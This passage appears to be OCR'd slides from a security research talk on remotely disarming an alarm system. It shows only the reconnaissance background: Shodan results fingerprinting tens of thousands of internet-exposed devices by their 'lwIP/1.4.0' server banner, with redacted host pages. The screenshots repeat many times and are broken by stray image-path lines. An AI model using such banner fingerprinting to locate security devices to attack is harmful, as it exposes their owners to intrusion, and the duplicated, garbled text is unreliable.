Alarm.DISARM - Remotely Exploiting and Disarming Popular Physical Security System from Public Internet

By Omri Ben-Bassat

background

- Was working on another research focused on lwIP.
- open-source TCP/IP stack designed for embedded systems.
- Found ~40k devices on Shodan by ‘Server’ http header.
- Almost 90% of which were “lwIP/1.4.0” – interesting coincident…

TOTAL RESULTS

39,527

TOP COUNTRIES

Spain	4,630
Romania	3,567
Italy	2,876
Hungary	2,355
Russian Federation	1,994

TOP SERVICES

HTTP	9,765
HTTP (81)	6,101
HTTP (8080)	2,952
Automated Tank Gauge	2,554
HTTP (82)	2,286

TOP ORGANIZATIONS

RCS & RDS Business	1,411
Swisscom (Schweiz) AG	1,144
ENTER, LLC	953
RCS & RDS Residential	842
Telefonica de Espana SAU	678

TOP OPERATING SYSTEMS

Ubuntu	4

TOP PRODUCTS

WeMo Link	73
nginx	27
RF-Tag Technology Inc Access Controller RD...	11
OpenSSH	7
Luminary Micro Serial To Ethernet (2) MDL-S2...	5

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

[redacted]
Added on 2021-03-22 12:56:07 GMT
Spain, Vilanova i la Geltrú

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache

<!DOCTYPE HTML PUBLIC '-//W3C//DTD HTML 4.01 Transitional//EN' 'http://www.w3.org/TR/html4/loose.dtd'>
<html>
<head>
        <meta http-equiv='content-type' content='tex...
```

[redacted]
Added on 2021-03-22 12:55:45 GMT
Sweden, Stockholm

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```

[redacted]
Added on 2021-03-22 12:53:31 GMT
Argentina, Rosario

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```

[redacted]
Added on 2021-03-22 12:54:03 GMT
Taiwan, Taichung

```
HTTP/1.0 200 OK
Server: lwIP/1.3.2 (http://www.sics.se/~adam/lwip/)
Content-type: text/html
```

[redacted]
Added on 2021-03-22 12:55:28 GMT
Russian Federation, Barnaul

```
HTTP/1.0 401 Unauthorized
WWW-Authenticate: Basic realm="USR-TCP232-302"
Server: lwIP/1.3.1 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
```

[redacted]
Added on 2021-03-22 12:55:08 GMT
Russian Federation, Barnaul

```
HTTP/1.0 401 Unauthorized
WWW-Authenticate: Basic realm="USR-TCP232-302"
Server: lwIP/1.3.1 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
```

[redacted]
Added on 2021-03-22 12:53:15 GMT
Czechia, Trutnov

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```

[redacted]
Added on 2021-03-22 12:52:17 GMT
Bosnia and Herzegovina, Mostar

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```

[redacted]
Added on 2021-03-22 12:53:06 GMT
Canada, Hamilton

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```

[redacted]
Added on 2021-03-22 12:55:11 GMT
Ukraine, Kyiv

```
HTTP/1.0 200 OK
Server: lwIP/1.3.2 (http://www.sics.se/~adam/lwip/)
Content-type: text/html
```

Next

TOTAL RESULTS

39,527

TOP COUNTRIES

Spain	4,630
Romania	3,567
Italy	2,876
Hungary	2,355
Russian Federation	1,994

TOP SERVICES

HTTP	9,765
HTTP (81)	6,101
HTTP (8080)	2,952
Automated Tank Gauge	2,554
HTTP (82)	2,286

TOP ORGANIZATIONS

RCS & RDS Business	1,411
Swisscom (Schweiz) AG	1,144
ENTER, LLC	953
RCS & RDS Residential	842
Telefonica de Espana SAU	678

TOP OPERATING SYSTEMS

Ubuntu	4

TOP PRODUCTS

WeMo Link	73
nginx	27
RF-Tag Technology Inc Access Controller RD...	11
OpenSSH	7
Luminary Micro Serial To Ethernet (2) MDL-S2...	5

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

[redacted]
Added on 2021-03-22 12:56:07 GMT
Spain, Vilanova i la Geltrú

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache

<!DOCTYPE HTML PUBLIC '-//W3C//DTD HTML 4.01 Transitional//EN' 'http://www.w3.org/TR/html4/loose.dtd'>
<html>
<head>
        <meta http-equiv='content-type' content='tex...
```

[redacted]
Added on 2021-03-22 12:55:45 GMT
Sweden, Stockholm

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```

[redacted]
Added on 2021-03-22 12:53:31 GMT
Argentina, Rosario

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```

[redacted]
Added on 2021-03-22 12:54:03 GMT
Taiwan, Taichung

```
HTTP/1.0 200 OK
Server: lwIP/1.3.2 (http://www.sics.se/~adam/lwip/)
Content-type: text/html
```

[redacted]
Added on 2021-03-22 12:55:28 GMT
Russian Federation, Barnaul

```
HTTP/1.0 401 Unauthorized
WWW-Authenticate: Basic realm="USR-TCP232-302"
Server: lwIP/1.3.1 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
```

[redacted]
Added on 2021-03-22 12:55:08 GMT
Russian Federation, Barnaul

```
HTTP/1.0 401 Unauthorized
WWW-Authenticate: Basic realm="USR-TCP232-302"
Server: lwIP/1.3.1 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
```

[redacted]
Added on 2021-03-22 12:53:15 GMT
Czechia, Trutnov

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```

[redacted]
Added on 2021-03-22 12:52:17 GMT
Bosnia and Herzegovina, Mostar

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```


[redacted]
Added on 2021-03-22 12:53:06 GMT
Canada, Hamilton


```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```

[redacted]
Added on 2021-03-22 12:55:11 GMT
Ukraine, Kyiv

```
HTTP/1.0 200 OK
Server: lwIP/1.3.2 (http://www.sics.se/~adam/lwip/)
Content-type: text/html
```

Next




Shodan
Developers
Monitor
Show API Key
Try out the new beta website!
Help Center
SHODAN
"lwIP/1.4.0"
Explore
Downloads
Reports
Pricing
Enterprise Access
My Account
Exploits
Maps
Share Search
Download Results
Create Report
TOTAL RESULTS
34,106
TOP COUNTRIES
Spain 4,560
Romania 3,498
Italy 2,624
Hungary 2,323
Canada 1,949
TOP SERVICES
HTTP 7,525
HTTP (81) 4,696
HTTP (8080) 2,394
Automated Tank Gauge 2,365
HTTP (82) 2,228
TOP ORGANIZATIONS
RCS & RDS Business 1,399
Swisscom (Schweiz) AG 1,127
RCS & RDS Residential 822
Telefonica de Espana SAU 667
TELEFONICA DE ESPANA 636
TOP PRODUCTS
WeMo Link 73
New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor
[redacted]
SAN JOSE
Added on 2021-03-22 08:50:06 GMT
Costa Rica, San José
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
[redacted]
Added on 2021-03-22 08:45:40 GMT
Romania, Arad
Technologies:
honeypot
HTTP/1.1 200 OK
Server: 360 web server, 792/71644 HTTP Server version 2.0 - TELDAT S.A., A10WS/1.00, ADB Broadband HTTP Server, ADH-Web, AR, ASUSTeK UPnP/1.0 MiniUPnPd/1.4, ATS/5.3.0, Adaptec ASH 1.1, AirTie s/ASP 1.0 UPnP/1.0 miniupnpd/1.0, Allegro-Software-RomPager/4.06, AmirHossein Server v1....
[redacted]
Swisscom (Schweiz) AG
Added on 2021-03-22 08:46:24 GMT
Switzerland, Bolligen
honeypot
HTTP/1.0 200 OK
Server: 360 web server, 792/71644 HTTP Server version 2.0 - TELDAT S.A., A10WS/1.00, ADB Broadband HTTP Server, ADH-Web, AR, ASUSTeK UPnP/1.0 MiniUPnPd/1.4, ATS/5.3.0, Adaptec ASH 1.1, AirTie s/ASP 1.0 UPnP/1.0 miniupnpd/1.0, Allegro-Software-RomPager/4.06, AmirHossein Server v1....
[redacted]
LOCAL TV AND ISP
Added on 2021-03-22 08:47:52 GMT
Spain, Callosa de Segura
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
[redacted]
Added on 2021-03-22 08:49:44 GMT
Romania, Bucharest
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
[redacted]
Added on 2021-03-22 08:46:38 GMT
France, Annecy
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
[redacted]
Added on 2021-03-22 08:47:26 GMT
Italy, Treviso
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
[redacted]
Added on 2021-03-22 08:45:22 GMT
Czechia, Blansko
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
<!DOCTYPE HTML PUBLIC '-//W3C//DTD HTML 4.01 Transitional//EN' 'http://www.w3.org/TR/html4/loose.dtd'>
<html>
<head>
<meta http-equiv='content-type' content='tex...
[redacted]
Added on 2021-03-22 08:45:56 GMT
Czechia, Blansko
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
[redacted]
Telecom Argentina S.A.
Added on 2021-03-22 08:48:33 GMT
Argentina, Mar del Plata
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
Previous
Next
© 2013-2021, All Rights Reserved - Shodan®

[redacted] [redacted] View Raw Data

City	Oviedo
Country	Spain
Organization	[redacted]
ISP	
Last Update	2021-03-22T08:34:45.888973
Hostnames	[redacted]
ASN	AS12430

Ports

9000 37777

Services

9000
tcp
https-simple-new

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache

<!DOCTYPE HTML PUBLIC '-//W3C//DTD HTML 4.01 Transitional//EN' 'http://www.w3.org/TR/html4/loose.dtd'>
<html>
<head>
        <meta http-equiv='content-type' content='text/html; charset=UTF-8' />
        <link rel='stylesheet' type='text/css' href='webstyles.css' />
        <title></title>
<script type='text/javascript'>top.location.href='login_page.html';</script></head><body>You must activate your javascript to
use the IP module web page feature...</body></html>
```

[redacted] [redacted] View Raw Data

City	Oviedo
Country	Spain
Organization	[redacted]
ISP	
Last Update	2021-03-22T08:34:45.888973
Hostnames	[redacted]
ASN	AS12430

Ports

9000 37777

Services

9000
tcp
https-simple-new

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache

<!DOCTYPE HTML PUBLIC '-//W3C//DTD HTML 4.01 Transitional//EN' 'http://www.w3.org/TR/html4/loose.dtd'>
<html>
<head>
        <meta http-equiv='content-type' content='text/html; charset=UTF-8' />
        <link rel='stylesheet' type='text/css' href='webstyles.css' />
        <title></title>
<script type='text/javascript'>top.location.href='login_page.html';</script></head><body>You must activate your javascript to
use the IP module web page feature...</body></html>
```

Shodan | Developers | Monitor | View All... | Show API Key | Try out the new beta website! | Help Center

SHODAN | Explore | Downloads | Reports | Pricing | Enterprise Access | My Account

[redacted] [redacted] View Raw Data

City	Oviedo
Country	Spain
Organization	[redacted]
ISP	
Last Update	2021-03-22T08:34:45.888973
Hostnames	[redacted]
ASN	AS12430

Ports

9000 37777

Services

9000
tcp
https-simple-new

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache

<!DOCTYPE HTML PUBLIC '-//W3C//DTD HTML 4.01 Transitional//EN' 'http://www.w3.org/TR/html4/loose.dtd'>
<html>
<head>
        <meta http-equiv='content-type' content='text/html; charset=UTF-8' />
        <link rel='stylesheet' type='text/css' href='webstyles.css' />
        <title></title>
<script type='text/javascript'>top.location.href='login_page.html';</script></head><body>You must activate your javascript to
use the IP module web page feature...</body></html>
```


"You must activate your javascript to use the IP module web page feature..."

Shodan | Developers | Monitor | View All... | Show API Key | Try out the new beta website! | Help Center

SHODAN | Explore | Downloads | Reports | Pricing | Enterprise Access | My Account

[redacted] [redacted] View Raw Data

City	Oviedo
Country	Spain
Organization	[redacted]
ISP	
Last Update	2021-03-22T08:34:45.888973
Hostnames	[redacted]
ASN	AS12430

Ports


9000 37777

Services

:tp://savannah.nongnu.org/projects/lwip)

```
Cache-control: no-cache

<!DOCTYPE HTML PUBLIC '-//W3C//DTD HTML 4.01 Transitional//EN' 'http://www.w3.org/TR/html4/loose.dtd'>
<html>
<head>
        <meta http-equiv='content-type' content='text/html; charset=UTF-8' />
        <link rel='stylesheet' type='text/css' href='webstyles.css' />
        <title></title>
<script type='text/javascript'>top.location.href='login_page.html';</script></head><body>You must activate your javascript to
use the IP module web page feature...</body></html>
```


"You must activate your javascript to use the IP module web page feature..."



[redacted] [redacted] View Raw Data

City	Bucharest
Country	Romania
Organization	[redacted]
ISP	
Last Update	2021-03-22T11:55:14.578938
Hostnames	[redacted]
ASN	AS8708

Ports

22 25 37 135 311 1099 2081 2087 2375 2379 3299 4117 4321 4911
5010 5800 6633 6664 8007 8009 8017 8089 8181 8513 8545 8554 8826 8834
8854 8889 9032 9600 9869 9943 9944 9998 12000 14265 16010 37777 44818 50000
50050 55442

Services

22
tcp
auto

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```

25
tcp
auto

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```

37
tcp
auto


```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```

311
tcp
https

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache

<!DOCTYPE HTML PUBLIC '-//W3C//DTD HTML 4.01 Transitional//EN' 'http://www.w3.org/TR/html4/loose.dtd'>
<html>
<head>
        <meta http-equiv='content-type' content='text/html; charset=UTF-8' />
        <link rel='stylesheet' type='text/css' href='webstyles.css' />
        <title></title>
<script type='text/javascript'>top.location.href='login_page.html';</script></head><body>You must activate your javascript to
use the IP module web page feature...</body></html>
```

2087

```
HTTP/1.0 200 OK
```



[redacted] [redacted] View Raw Data

City	Bucharest
Country	Romania
Organization	[redacted]
ISP	
Last Update	2021-03-22T11:55:14.578938
Hostnames	[redacted]
ASN	AS8708

Ports

22 25 37 135 311 1099 2081 2087 2375 2379 3299 4117 4321 4911
5010 5800 6633 6664 8007 8009 8017 8089 8181 8513 8545 8554 8826 8834
8854 8889 9032 9600 9869 9943 9944 9998 12000 14265 16010 37777 44818 50000
50050 55442

Services

22
tcp
auto

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```

25
tcp
auto

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```

37
tcp
auto

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```

311
tcp
https


```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache

<!DOCTYPE HTML PUBLIC '-//W3C//DTD HTML 4.01 Transitional//EN' 'http://www.w3.org/TR/html4/loose.dtd'>
<html>
<head>
        <meta http-equiv='content-type' content='text/html; charset=UTF-8' />
        <title></title>
<script type='text/javascript'>top.location.href='login_page.html';</script></head><body>You must activate your javascript to
use the IP module web page feature...</body></html>
```

2087

```
HTTP/1.0 200 OK
```

Shodan | Developers | Monitor | View All... | Show API Key | Try out the new beta website! | Help Center

SHODAN | Explore | Downloads | Reports | Pricing | Enterprise Access | My Account



[redacted] [redacted] View Raw Data

City	Bucharest
Country	Romania
Organization	[redacted]
ISP	[redacted]
